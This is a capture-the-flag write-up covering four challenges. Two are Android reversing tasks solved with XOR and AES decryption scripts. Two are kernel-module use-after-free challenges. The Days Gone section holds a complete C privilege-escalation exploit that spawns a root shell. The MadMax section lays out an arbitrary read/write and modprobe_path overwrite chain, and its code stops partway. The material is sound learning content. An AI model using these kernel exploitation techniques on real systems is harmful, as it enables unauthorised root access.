p3rf3ctr00t CTF 2025

Android challenges
Bifrost

Reversing the apk with jadx-gui we notice it has a single activity in the AndroidManifest.xml
<activity
    android:theme="@style/LaunchTheme"
    android:name="com.example.bifrost.MainActivity"
    android:exported="true"
    android:taskAffinity=""
    android:launchMode="singleTop"
    android:configChanges="fontScale|layoutDirection|density|smallestScreenSize|screenSize|uiMode|screenLayout|orientation|keyboardHidden|keyboard|locale"
    android:windowSoftInputMode="adjustResize"
    android:hardwareAccelerated="true">
    <meta-data
        android:name="io.flutter.embedding.android.NormalTheme"
        android:resource="@style/NormalTheme"/>
    <intent-filter>
        <action android:name="android.intent.action.MAIN"/>
        <category android:name="android.intent.category.LAUNCHER"/>
    </intent-filter>
</activity>
Opening the main activity we notice this is actually a flutter app using a platform channel and loads a native binary bifrost-lib.
package com.example.bifrost;

import E.AbstractActivityC0005f;

/* loaded from: classes.dex */
public final class MainActivity extends AbstractActivityC0005f {

    /* renamed from: g, reason: collision with root package name */
    public static final /* synthetic */ int f446g = 0;

    /* renamed from: f, reason: collision with root package name */
    public final String f447f = "com.example.bifrost/native";

    static {
        System.loadLibrary("bifrost-lib");
    }

    public final native String travel(int i2, String str);
}
we decompile the apk with apktool
apktool d bifrost.apk
we find the following native binaries at the lib folder.
libapp.socontains the flutter code written by the developer.libbifrost-lib.sois thebifrost-libbeing loaded in the native channel.libflutter.socontains the flutter engine. I will be using arm64.
libapp.so libbifrost-lib.so libflutter.so
so we fire up ghidra and decompile the arm64 binary. we notice our interesting funtion Java_com_example_bifrost_MainActivity_travel.

Analyzing Java_com_example_bifrost_MainActivity_travel we notice it is just doing some checks before decrypting a value. And for each check it decrypts with an xor with 0x42 as the key.
for (pbVar1 = DAT_001de5e0; pbVar1 != pbVar21; pbVar1 = pbVar1 + 1) {
            /* try { // try from 001632ec to 001632f7 has its CatchHandler @ 001645d0 */
    std::__ndk1::basic_string<>::push_back((basic_string<> *)local_148,*pbVar1 ^ 0x42);
}
So for each decryption we check the corresponding value
(DAT_001de5e0) - Asgard
Code:
*DAT_001de5e0 = 0x30247320;
*(undefined2 *)(DAT_001de5e0 + 1) = 0x3172;
Extraction (Little Endian):
Take
0x30247320-> Reverse bytes ->20, 73, 24, 30
Take
0x3172-> Reverse bytes ->72, 31
Encrypted Sequence:
20 73 24 30 72 31
Decrypt (XOR 0x42):
Result:
b1fr0s
we do that for the rest of the functions and get the hex
20 73 24 30 72 31 36 1d 32 2e 76 36 24 72 30 2f 1d 21 2a 76 2c 2c 71 2e 1d 37 2c 73 36 71 77 1d 36 2a 71 1d 2c 76 36 73 34 71 1d 21 72 26 71 1d 36 32 1d 24 2e 37 36 36 71 30
we use a python script to get the flag
hex_bytes = "20 73 24 30 72 31 36 1d 32 2e 76 36 24 72 30 2f 1d 21 2a 76 2c 2c 71 2e 1d 37 2c 73 36 71 77 1d 36 2a 71 1d 2c 76 36 73 34 71 1d 21 72 26 71 1d 36 32 1d 24 2e 37 36 36 71 30"

bytes_list = [int(x, 16) for x in hex_bytes.split()]
xored = bytes(b ^ 0x42 for b in bytes_list)
print("Flag:", xored.decode())
We run it and get the flag
python3 exploit.py
Flag: b1fr0st_pl4tf0rm_ch4nn3l_un1t35_th3_n4t1v3_c0d3_tp_flutt3r
So easy … Thor hit the Bifrost and went home

Knight

Reversing the apk with jadx-gui we get a single activity
<activity
    android:theme="@style/Theme.Knight"
    android:label="@string/app_name"
    android:name="com.example.knight.MainActivity"
    android:exported="true">
    <intent-filter>
        <action android:name="android.intent.action.MAIN"/>
        <category android:name="android.intent.category.LAUNCHER"/>
    </intent-filter>
</activity>
In the MainActivity we notice it is a kotlin app and so we try checking out the ui being loaded by composable . We then find a button and find it’s logic in package a; as follows.
- Algorithm:
AES/CBC/PKCS5Padding - Ciphertext (Base64):
bV1UW9qdTOd5C/lypR1AvS5K47Qvh/ojgjXVAAO82PObQvGNN6tcmTX0ONIjPTsj - Secret Key: Stored in variable
jv.b - Initialization Vector (IV): Stored in variable
jv.c
if (rememberedValue5 == companion.getEmpty()) {
    mutableState2 = mutableState6;
    mutableState3 = mutableState5;
    rememberedValue5 = new sc() { // from class: a.ci
        /* JADX WARN: Multi-variable type inference failed */
        @Override // a.sc
        public final Object invoke() {
            boolean z;
            String str2;
            Base64.Decoder decoder;
            byte[] decode;
            String str3 = (String) MutableState.this.getValue();
            ve.j(str3, "input");
            try {
                Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
                cipher.init(2, new SecretKeySpec(jv.b, "AES"), new IvParameterSpec(jv.c));
                decoder = Base64.getDecoder();
                decode = decoder.decode("bV1UW9qdTOd5C/lypR1AvS5K47Qvh/ojgjXVAAO82PObQvGNN6tcmTX0ONIjPTsj");
                byte[] doFinal = cipher.doFinal(decode);
                ve.g(doFinal);
                z = ve.e(br.V(str3).toString(), new String(doFinal, n4.f170a));
            } catch (Exception unused) {
                z = false;
            }
            MutableState mutableState8 = mutableState2;
            if (z) {
                mutableState8.setValue(Color.m3917boximpl(ColorKt.Color(4283215696L)));
                str2 = "✅ Correct! Well done, knight!";
            } else {
                mutableState8.setValue(Color.m3917boximpl(ColorKt.Color(4294198070L)));
                str2 = "❌ Incorrect flag. Try harder!";
            }
            mutableState3.setValue(str2);
            return xs.f272a;
        }
    };
    composer3.updateRememberedValue(rememberedValue5);
} else {
    mutableState2 = mutableState6;
    mutableState3 = mutableState5;
}
we get the key and the IV
public static final byte[] b = {68, 52, 114, 75, 95, 75, 110, 49, 103, 104, 116, 95, 83, 51, 99, 114, 51, 116, 95, 75, 51, 121, 95, 99, 116, 102, 95, 67, 104, 52, 108, 108};
public static final byte[] c = {66, 52, 116, 95, 73, 86, 95, 68, 52, 114, 107, 95, 75, 110, 105, 103};
we create a python script to decrypt the flag
import base64
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad

# 1. The Encrypted Data from ei.java
b64_cipher = "bV1UW9qdTOd5C/lypR1AvS5K47Qvh/ojgjXVAAO82PObQvGNN6tcmTX0ONIjPTsj"
ciphertext = base64.b64decode(b64_cipher)

# 2. The Key from a.jv (Converted to bytes)
# "D4rK_Kn1ght_S3cr3t_K3y_ctf_Ch4ll"
key = bytes([68, 52, 114, 75, 95, 75, 110, 49, 103, 104, 116, 95, 83, 51, 99, 114, 51, 116, 95, 75, 51, 121, 95, 99, 116, 102, 95, 67, 104, 52, 108, 108])

# 3. The IV from a.jv (Converted to bytes)
# "B4t_IV_D4rk_Knig"
iv = bytes([66, 52, 116, 95, 73, 86, 95, 68, 52, 114, 107, 95, 75, 110, 105, 103])

# 4. Decrypt
try:
    cipher = AES.new(key, AES.MODE_CBC, iv)
    decrypted_bytes = unpad(cipher.decrypt(ciphertext), AES.block_size)
    flag = decrypted_bytes.decode('utf-8')

    print("\n========================================")
    print("🚩 FLAG FOUND: " + flag)
    print("========================================\n")

except Exception as e:
    print("Decryption failed:", e)
running the code we get the flag
python3 flag.py

========================================
🚩 FLAG FOUND: k0t_r3v3rs3_kn1ght_n1nj4_07a51b8
========================================
Easy … Even Batman gave it a thumbs-up.

Days Gone

We are provided with all the files.
ls
Image outbreak.ko rootfs.ext2 run.sh
We start by decompiling our driver and notice the interesting device_ioctl function.

Analyzing the device_ioctl code we get 0x104.
if (cmd == 0x104) {
    puVar1 = (ulong *)kmem_cache_alloc(_DAT_00101080,0xcc0);
    uVar2 = _copy_from_user(&idx,(void *)arg,0x30);
    if (uVar2 == 0) {
    *puVar1 = idx;
    puVar1[1] = uStack_28;
    puVar1[2] = local_20;
    puVar1[3] = uStack_18;
    puVar1[4] = local_10;
    puVar1[5] = uStack_8;
    uVar2 = _copy_from_user(&payload_addr,(void *)(arg + 0x30),8);
    if (uVar2 == 0) {
        puVar1[6] = payload_addr; // ⚠️ USER-CONTROLLED WRITE TO KERNEL HEAP!
        printk(&DAT_00100540,puVar1);
        return 0;
    }
    }
    kfree(puVar1);
    return -0xe;
}
A user-controlled pointer payload_addr is written to offset 48 puVar1[6] in a freshly allocated kernel heap chunk. Command 0x100 revealed the weapon structure layout.
if (cmd == 0x100) {
    uVar3 = _copy_from_user(&idx,(void *)arg,8);
    uVar2 = idx;
    if (uVar3 != 0) {
    return -0xe;
    }
    if (idx < 5) {
    if (inventory[idx] != (weapon *)0x0) {
        return -0x11;
    }
    pwVar4 = (weapon *)kmem_cache_alloc(_DAT_00101080,0xcc0);
    inventory[uVar2] = pwVar4;
    builtin_strncpy(inventory[idx]->name,"Drifter Crossbow",0x11);
    inventory[idx]->damage = 0x32;
    pwVar4 = inventory[idx];
    pwVar4->durability = 100;
    pwVar4->attack_func = normal_attack;
    printk(&DAT_001004b0);
    return 0;
    }
}
The attack_func is stored at offset 48 in the weapon structure - exactly where command 0x104 writes payload_addr
The Attack Chain
Allocate a weapon
0x100- Creates a weapon object with attack_func = normal_attack
Equip it
0x102- Sets quick_slot pointer to the weapon
  if (cmd == 0x102) {
    uVar2 = _copy_from_user(&idx,(void *)arg,8);
    if (uVar2 != 0) {
      return -0xe;
    }
    if ((idx < 5) && (inventory[idx] != (weapon *)0x0)) {
      quick_slot = inventory[idx];
      printk(&DAT_001004e0);
      return 0;
    }
  }
Free it
0x101- Frees the weapon memory butquick_slotstill points to it (Use-After-Free)
else if (cmd == 0x101) {
    uVar2 = _copy_from_user(&idx,(void *)arg,8);
    if (uVar2 != 0) {
    return -0xe;
    }
    if ((idx < 5) && (inventory[idx] != (weapon *)0x0)) {
    kfree();
    inventory[idx] = (weapon *)0x0;
    printk(&DAT_00100510);
    return 0;
    }
}
Craft with payload
0x104- Allocates new chunk in same heap location, overwritesoffset 48with controlled pointer
Trigger execution
0x103- Calls(*quick_slot->attack_func)()which now points to our controlled address
if ((cmd == 0x103) && (quick_slot != (weapon *)0x0)) {
    printk(&DAT_00100568);
    (*quick_slot->attack_func)();
    return 0;
}
we use kallsyms inside the machine using root:boozer to get the address of our target function secret_cure_injection
# cat /proc/kallsyms | grep "secret_cure_injection"
ffff800008e5c39c t secret_cure_injection	[outbreak]
void secret_cure_injection(void) {
  printk(&DAT_001005c8);
  printk(&DAT_00100600);
  prepare_kernel_cred(0);
  commit_creds();
  return;
}
Exploitation strategy
STEP 1 — Allocate weapon
weapon chunk allocated
attack_func = normal_attack
quick_slot = weapon
STEP 2 — Free weapon (UAF created)
quick_slot → [ FREED MEMORY ]
STEP 3 — Reallocate same chunk (0x104)
kernel allocates puVar1 in EXACT same spot
puVar1[6] = payload_addr
STEP 4 — Overwrites old attack_func
quick_slot->attack_func = payload_addr
STEP 5 — Trigger function call (0x103)
call quick_slot->attack_func()
→ jumps into payload_addr

we craft our exploit
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <fcntl.h>
#include <unistd.h>
#include <sys/ioctl.h>
#include <stdint.h>

#define DEVICE_PATH "/proc/daysgone"

#define IOCTL_CREATE_WEAPON   0x100
#define IOCTL_SCRAP_WEAPON    0x101
#define IOCTL_EQUIP_WEAPON    0x102
#define IOCTL_USE_QUICKSLOT   0x103
#define IOCTL_CRAFT_WEAPON    0x104

// KASLR disabled, target function memory address

static uintptr_t target_function = 0xffff800008e5c39c;

struct craft_data {
    char data[48];
    uint64_t func_ptr;
} __attribute__((packed));

int try_exploit(int fd, unsigned long target) {
    uint64_t slot;
    struct craft_data craft;

    // create weapon
    slot = 0;
    ioctl(fd, IOCTL_CREATE_WEAPON, &slot);

    // equip
    slot = 0;
    ioctl(fd, IOCTL_EQUIP_WEAPON, &slot);

    // free (UAF)
    slot = 0;
    ioctl(fd, IOCTL_SCRAP_WEAPON, &slot);

    // craft with target addr
    memset(&craft, 0, sizeof(craft));
    craft.func_ptr = target;
    ioctl(fd, IOCTL_CRAFT_WEAPON, &craft);

    // trigger
    ioctl(fd, IOCTL_USE_QUICKSLOT, NULL);

    return (getuid() == 0);
}

int main(int argc, char *argv[]) {
    int fd, i;
    unsigned long target;

    printf("[*] Days Gone Exploit\n");

    fd = open(DEVICE_PATH, O_RDWR);
    if (fd < 0) {
        perror("[-] open");
        return 1;
    }

    printf("[*] Trying 0x%lx\n", target_function);

    if (try_exploit(fd, target_function) && getuid() == 0){
        goto root;
    }

    printf("[-] Failed\n");
    close(fd);
    return 1;

root:
    close(fd);
    printf("[+] Got root!\n");

    FILE *f = fopen("/root/pwned.txt", "w");
    if (f) {
        fprintf(f, "pwned\n");
        fclose(f);
        printf("[+] /root/pwned.txt created\n");
    }

    system("/bin/sh");
    return 0;
}
we compile it statically to avoid any linking issues
aarch64-linux-gnu-gcc -static -o exploit exploit.c
we run.sh to get the kernel running using qemu. we proceed and copy the driver to the machine.
scp -P 10021 -o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null outbreak.ko root@127.0.0.1:/root
Warning: Permanently added '[127.0.0.1]:10021' (ED25519) to the list of known hosts.
root@127.0.0.1's password:
outbreak.ko
we use root:boozer to load our driver
============== DAYS GONE =============
daysgone login: root
Password:
# ls
outbreak.ko
# insmod outbreak.ko
[  136.433892] outbreak: loading out-of-tree module taints kernel.
[  136.442960] Welcome to Days Gone: The Outbreak.
#
we push the exploit to eternal
scp -P 10021 -o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null exploit eternal@127.0.0.1:/home/eternal
Warning: Permanently added '[127.0.0.1]:10021' (ED25519) to the list of known hosts.
eternal@127.0.0.1's password:
exploit
we then login as eternal:cipher to run the exploit. Boom we are in

Not impossible, but tough enough that Deacon, Boozer, and a zombie had to sing along to stay sane

MadMax

We decompile the driver with ghidra and we notice an interesting function device_ioctl.

Now The kernel module defines two global arrays:
garage[10]→ array ofwar_rigstructurestanker[10]→ array ofguzzolinestructures
Each array acts like a simple object store. The driver exposes five ioctl() commands:
0x100Allocate a war_rig object0x101Free (kfree) a war_rig0x102Allocate a guzzoline payload0x103Copy a pointer out to userland0x104Copy a pointer in from userland
long device_ioctl(file *file,uint cmd,ulong arg)

{
  ulong uVar1;
  ulong *puVar2;
  bool bVar3;
  ulong uVar4;
  guzzoline *pgVar5;
  ulong uVar6;
  long lVar7;
  war_rig *pwVar8;
  ulong idx;

  if (cmd == 0x102) {
    uVar6 = _copy_from_user(&idx,(void *)arg,8);
    uVar4 = idx;
    if (uVar6 == 0) {
      if ((idx < 10) && (tanker[idx] == (guzzoline *)0x0)) {
        pgVar5 = (guzzoline *)kmem_cache_alloc(_DAT_00101078,0xcc0);
        tanker[uVar4] = pgVar5;
        uVar4 = _copy_from_user(tanker[idx],(void *)(arg + 8),0x40);
        if (uVar4 != 0) {
          kfree(tanker[idx]);
          return -0xe;
        }
        return 0;
      }
      return -0x11;
    }
  }
  else if (cmd < 0x103) {
    if (cmd != 0x100) {
      if (cmd == 0x101) {
        uVar4 = _copy_from_user(&idx,(void *)arg,8);
        if (uVar4 != 0) {
          return -0xe;
        }
        if (9 < idx) {
          return -0x16;
        }
        if (garage[idx] != (war_rig *)0x0) {
          kfree();
          printk(&DAT_001004a8,idx);
          return 0;
        }
      }
      return 0;
    }
    uVar6 = _copy_from_user(&idx,(void *)arg,8);
    uVar4 = idx;
    if (uVar6 == 0) {
      if (9 < idx) {
        return -0x11;
      }
      if (garage[idx] != (war_rig *)0x0) {
        return -0x11;
      }
      pwVar8 = (war_rig *)kmem_cache_alloc(_DAT_00101078,0xcc0);
      garage[uVar4] = pwVar8;
      garage[idx]->fuel_line = reserve_tank;
      garage[idx]->capacity = 0x80;
      printk(&DAT_00100488);
      return 0;
    }
  }
  else if (cmd == 0x103) {
    uVar4 = _copy_from_user(&idx,(void *)arg,8);
    if (uVar4 == 0) {
      if ((9 < idx) || (garage[idx] == (war_rig *)0x0)) {
        return -0x16;
      }
      puVar2 = (ulong *)sp_el0;
      uVar4 = arg + 8;
      if (((*(uint *)((long)puVar2 + 0x2c) >> 0x15 & 1) != 0) ||
         (uVar6 = uVar4, (*puVar2 & 0x4000000) != 0)) {
        uVar6 = (long)(uVar4 * 0x100) >> 8 & uVar4;
      }
      bVar3 = 0xfffffffffffffff7 < uVar6;
      uVar6 = uVar6 + 8;
      uVar1 = 0;
      if (!bVar3 || uVar6 == 0) {
        uVar1 = puVar2[1];
      }
      if (bVar3) {
        uVar6 = 0xffffffffffffffff;
      }
      if (!CARRY8(uVar6,~uVar1) && !CARRY8(uVar6 + ~uVar1,(ulong)bVar3) || uVar6 == uVar1 + !bVar3)
      {
        lVar7 = sp_el0;
        if (((long)(uVar4 * 0x100) >> 8 & uVar4 & (*(ulong *)(lVar7 + 8) ^ 0xffffffffffffffff)) != 0
           ) {
          uVar4 = 0;
        }
        lVar7 = __arch_copy_to_user(uVar4,garage[idx]->fuel_line,8);
        if (lVar7 == 0) {
          return 0;
        }
      }
    }
  }
  else {
    if (cmd != 0x104) {
      return 0;
    }
    uVar4 = _copy_from_user(&idx,(void *)arg,8);
    if (uVar4 == 0) {
      if (9 < idx) {
        return -0x16;
      }
      if (garage[idx] == (war_rig *)0x0) {
        return -0x16;
      }
      uVar4 = _copy_from_user(garage[idx]->fuel_line,(void *)(arg + 8),8);
      if (uVar4 == 0) {
        printk(&DAT_001004c8,garage[idx]->fuel_line);
        return 0;
      }
    }
  }
  return -0xe;
}
Root Cause: A Use-After-Free (UAF)
if (garage[idx] != (war_rig *)0x0) {
    kfree();
    printk(&DAT_001004a8,idx);
    return 0;
}

Bug 1: It frees the object but DOES NOT NULL the pointer. After freeing.
garage[idx] → still points to freed memory
So the array contains a dangling pointer.
Exploitation Primitive #1: Reallocate Freed Slot
Because the driver uses normal kmalloc caches, freeing a slot means that memory becomes available for reallocation by something else. we can do this
alloc_object(i);
free_object(i);
alloc_payload(i);   ← reclaims same freed memory (kmalloc-128)
Now
garage[i] → points to memory containing a *different object*
Exploitation Primitive #2: Turning UAF Into Arbitrary Read
The driver’s read ioctl
__arch_copy_to_user(uVar4, garage[idx]->fuel_line, 8);
It blindly trusts the pointer garage[idx]->fuel_line.
But after reallocation, this memory region is under attacker-controlled layout.
We can overwrite what was originally:
struct war_rig {
    u64 fuel_line;
    u64 capacity;
}
and replace fuel_line with a chosen address.
So CMD_READ_POINTER becomes:
copy_to_user(user_buffer, <address you chose>, 8 bytes)
now we have arbitrary kernel memory read.
Exploitation Primitive #3: Arbitrary Write
Similarly, the write ioctl:
_copy_from_user(garage[idx]->fuel_line, (void *)(arg + 8), 8);
writes to:
*(garage[idx]->fuel_line) = attacker_data
Again, since fuel_line now contains a chosen address, we now have arbitrary kernel write.
UAF → fake object → arbitrary read/write → full kernel compromise
Escalation Strategy
Once arbitrary read/write exists, the rest of the exploit follows a typical privilege-escalation chain:
Leak a kernel pointer : We read from the reallocated memory to leak a pointer to kernel text, allowing relocation of the kernel’s base.
Compute modprobe_path : A common technique: kernel executes the binary specified by
/proc/sys/kernel/modprobewhen handling unknown file types.Overwrite modprobe_path : arbitrary write change the global variable to
/tmp/a.Trigger modprobe : Running a binary with invalid header causes kernel to attempt modprobe, executing our script.
we craft our exploit
#define _GNU_SOURCE
#include <sys/ioctl.h>
#include <string.h>
#include <stdlib.h>
#include <stdint.h>
#include <stdio.h>
#include <unistd.h>
#include <fcntl.h>
#include <sys/msg.h>
#include <sched.h>

// IOCTL commands
#define CMD_ALLOC_OBJECT    0x100
#define CMD_FREE_OBJECT     0x101
#define CMD_ALLOC_PAYLOAD   0x102
#define CMD_READ_POINTER    0x103
#define CMD_WRITE_POINTER   0x104

int device_fd = -1;
int current_slot = 0;
int spray_fds[500];
int msg_queues[100];

struct payload_data {
    char data[0x40];
};

int alloc_object(uint64_t idx) {
    uint64_t arg = idx;
    int ret = ioctl(device_fd, CMD_ALLOC_OBJECT, &arg);
    if (ret == 0) {
        printf("[SUCCESS] Allocated object at slot[%lu]\n", idx);
    } else {
